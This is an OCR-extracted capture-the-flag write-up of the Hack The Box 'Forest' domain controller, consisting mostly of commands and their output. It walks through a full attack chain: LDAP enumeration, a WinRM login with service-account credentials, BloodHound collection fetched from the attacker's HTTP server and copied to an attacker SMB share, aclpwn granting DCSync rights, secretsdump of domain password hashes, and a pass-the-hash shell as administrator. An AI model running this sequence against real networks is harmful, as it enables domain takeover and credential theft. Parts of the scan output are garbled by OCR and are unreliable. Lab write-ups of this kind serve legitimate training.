
```
:./Macubatiof mmap -SS -SV -p - T4 10.10.10.10

Starting Nemp 7.80 ( https://mmap.org | at 2019-10-20 10:23 +03

Starts -0.00:10 | elabyesic | boxts completed (1 up). 1 undergoing SVN Stealth Scan
SVN Stealth Scan Timing: About 11.00% done; Eft: 10:35 (0:02:21 remaining)
Marning: 10:10.10.10:10 | injuring up no port because retransmission cap hit (6).
Nemp scan report for htb.local (10:10.10.10)
Nest is up (0.054% latency).
Not shown: 05511 closed ports
OPAT STATE SERVICE
VERSION
38/11p open Merberos-sec Microsoft Windows Kerberos (server time: 2019-10-20 13:53:352)
135/11p open merberos-sec Microsoft Windows RPC
135/11p open merberos-sec Microsoft Windows RPC
135/11p open merberos-sec Microsoft Windows RPC
136/11p open merberos-sec Microsoft Windows RPC
137/12p open merberos-sec Microsoft Windows RPC over HTTP 1.0
137/12p open merberos-sec Microsoft Windows RPC over HTTP 1.0
138/12p open merberos-sec Microsoft Windows RPC over HTTP 1.0
138/12p open merberos-sec Microsoft Windows RPC
145/12p open merberos-sec Microsoft Win
```

```
li:~/Masaüstü# ldapsearch -x -h 10.10.10.161 -s base namingcontexts
 extended LDIF
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
# search result
search: 2
result: 0 Success
# numResponses: 2
# numEntries: 1
```

```
sebastien
lucinda
svc-alfresco
andy
mark
santi
andrey
emir
carry
testing
aaa
aaa
testi23
```



## **Evil WinRM : The Ultimate WinRM Shell For Hacking/Pentesting**

By Ranjith - July 31, 2019 🔑 0

root@kali:~/Downloads/evil-winrm# ruby evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -P 5985 -p s3rvice

Info: Starting Evil-WinRM shell v1.7

Info: Establishing connection to remote endpoint

\*Evil-WinRM\* PS C:\Users\svc-alfresco\Documents> dir

Directory: C:\Users\svc-alfresco\Documents

Mode	LastWriteTime		Length	Name
d	10/20/2019	7:26 AM		6430
d	10/20/2019	7:35 AM		cyberb0t
d	10/20/2019	6:58 AM		ninja
d	10/20/2019	7:18 AM		PowerSploit
d	10/20/2019	7:34 AM		t
d	10/20/2019	6:39 AM		w
-a	10/20/2019	7:12 AM	3996	Add-ACE.ps1
-a	10/20/2019	7:12 AM	2584	Add-ToGroup.ps1
-a	10/20/2019	4:23 AM	73802	az.exe
-a	10/20/2019	5:07 AM	1010	check.ps1
-a	10/20/2019	4:33 AM	64384	Invoke-ACLPwn.ps1
-a	10/20/2019	5:12 AM	73802	meterpreter.exe

```
a----
            10/20/2019
                         5:12 AM
                                          73802 meterpreter.exe
                                        1013912 mimikatz.exe
            10/20/2019
                         4:28 AM
            10/20/2019
                         4:25 AM
                                          43696 nc.exe
a----
            10/20/2019
                                         770279 PowerView.ps1
                         4:03 AM
a----
            10/20/2019
                         5:29 AM
                                         73802 s.exe
a----
            10/20/2019
                                         779776 sharphound.exe
a----
                         4:39 AM
                                         919545 sharphound.ps1
            10/20/2019
                         4:34 AM
a----
a----
            10/20/2019
                        4:38 AM
                                        255488 taskkill.exe
                                              0 windows-privesc-check2.exe
           10/20/2019 7:31 AM
a----
            PS C:\Users\svc-alfresco\Documents> cd ...
            PS C:\Users\svc-alfresco> cd Desktop
            PS C:\Users\svc-alfresco\Desktop> dir
   Directory: C:\Users\svc-alfresco\Desktop
Mode
                   LastWriteTime
                                         Length Name
            9/23/2019 2:16 PM
                                            32 user.txt
ar---
```

PS C:\Users\svc-alfresco\Desktop> type user.txt

\RM\* PS C:\Users\svc-alfresco\Desktop> |

e5e4e47ae7022664cda6eb013fb0d9ed

windows x64 meterpreter shell
# upload Sharphound meterpreter:> upload Sharphound
shell \$ powershell \$ import-module .\SharpHound.ps1 \$ Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice
# Bloodhound
\$ aclpwn -f svc-alfresco -t htb.local -d htb.local -du neo4j -dp neo4j
Please supply the password or LM:NTLM hashes of the account you are escalating from: [!] Unsupported operation: GenericAll on EXCH01.HTB.LOCAL (Computer) [-] Invalid path, skipping [+] Path found! Path [0]: (SVC-ALFRESCO@HTB.LOCAL)-{MemberOf}->(SERVICE ACCOUNTS@HTB.LOCAL)-{MemberOf}->(PRIVILEGED IT ACCOUNTS@HTB.LOCAL)-{MemberOf}->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-{MemberOf}->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-{MemberOf}->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-{MemberOf}->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL)-{MemberOf}->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(EXCHANGE TRUSTED SUBSYSTEM)->(ACCOUNT OPERATORS@HTB.LOCAL)-{GenericAll}->(ACCOUNT OPERATORS@HTB.LOCAL)-{G
\$ 1 \$ s3rvice
[-] Memberof -> continue [-] Adding user SVC-ALFRESCO to group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL [-] Adding user SVC-ALFRESCO.U=Service Accounts,DC=htb,DC=local as member to CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=local [-] Re-binding to LDAF to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL [-] Re-bind successful [-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO [-] DacI modification successful [-] Finished running tasks [-] Saved restore state to aclown-20191020-092833,restore

```
# Setup HTTP Server
$ python3 -m http.server 80
# Run Bloodhound
$ neo4j start
$ bloodhound $
# On Forest download SharpHound.ps1 from HTTP.Server
$ IWR "http://10.10.14.25:80/SharpHound.ps1" -Outfile "SharpHound.ps1"
# Run SharpHound.ps1
$ Import-Module .\SharpHound.ps1
$ Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice
# Setup SMB-Server to transfer the output file form SharpHound
# on Kali
$ mkdir smb
$ impacket-smbserver smb smb
# on forest
$ cp 20191020000254 BloodHound.zip \\10.10.14.25\smb
# drag and drop 20191020000254 BloodHound.zip into Bloodhound
# Querys > Find Principals with DCSync Rights
```

# Now comes the tricky part, because time matters !!! # After executing the alcpwd command, you will have arround 20-30 seconds. After that time the Path is reseted
\$ aclpwn -f svc-alfresco -t htb.local -d htb.local -du neo4j -dp toor
Please supply the password or LM:NTLM hashes of the account you are escalating from:
\$ s3rvice
Please choose a path [0-1]
# It doesnt matter which path you choose
[-] Memberof -> continue [-] Adding user SVC-ALFRESCO to group EXCHANGE TRUSTED SUBSYSTEM@HTB.LOCAL [+] Added CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local as member to CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=local [-] Re-binding to LDAP to refresh group memberships of SVC-ALFRESCO@HTB.LOCAL [+] Re-bind successful [-] Memberof -> continue [-] Modifying domain DACL to give DCSync rights to SVC-ALFRESCO [+] DacI modification successful [+] Finished running tasks
# Now Time is running # If the following impacket-secretsdump failed, you have to do this part again
# Optional # If you wanted to see the changes the aclpwn comand made, run Sharphound within 30 seconds again and import the output in bloodhound.

# After executing aclpwn you have 20-30 seconds to execute this

\$ impacket-secretsdump -just-dc htb.local/svc-alfresco:s3rvice@htb.local

Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[\*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[\*] Using the DRSUAPI method to get NTDS.DIT secrets

htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8::: \$ impacket-psexec htb.local/administrator@htb.local -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation [\*] Requesting shares on htb.local.....
[\*] Found writable share ADMIN\$
[\*] Uploading file LMKVnPWG.exe
[\*] Opening SVCManager on htb.local.....
[\*] Creating service PKaE on htb.local.....
[\*] Starting service PKaE.....
[!] Press help for extra shell commands

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

\$ more \users\administrator\desktop\root.txt

f048153f202bbb2f82622b04d79129cc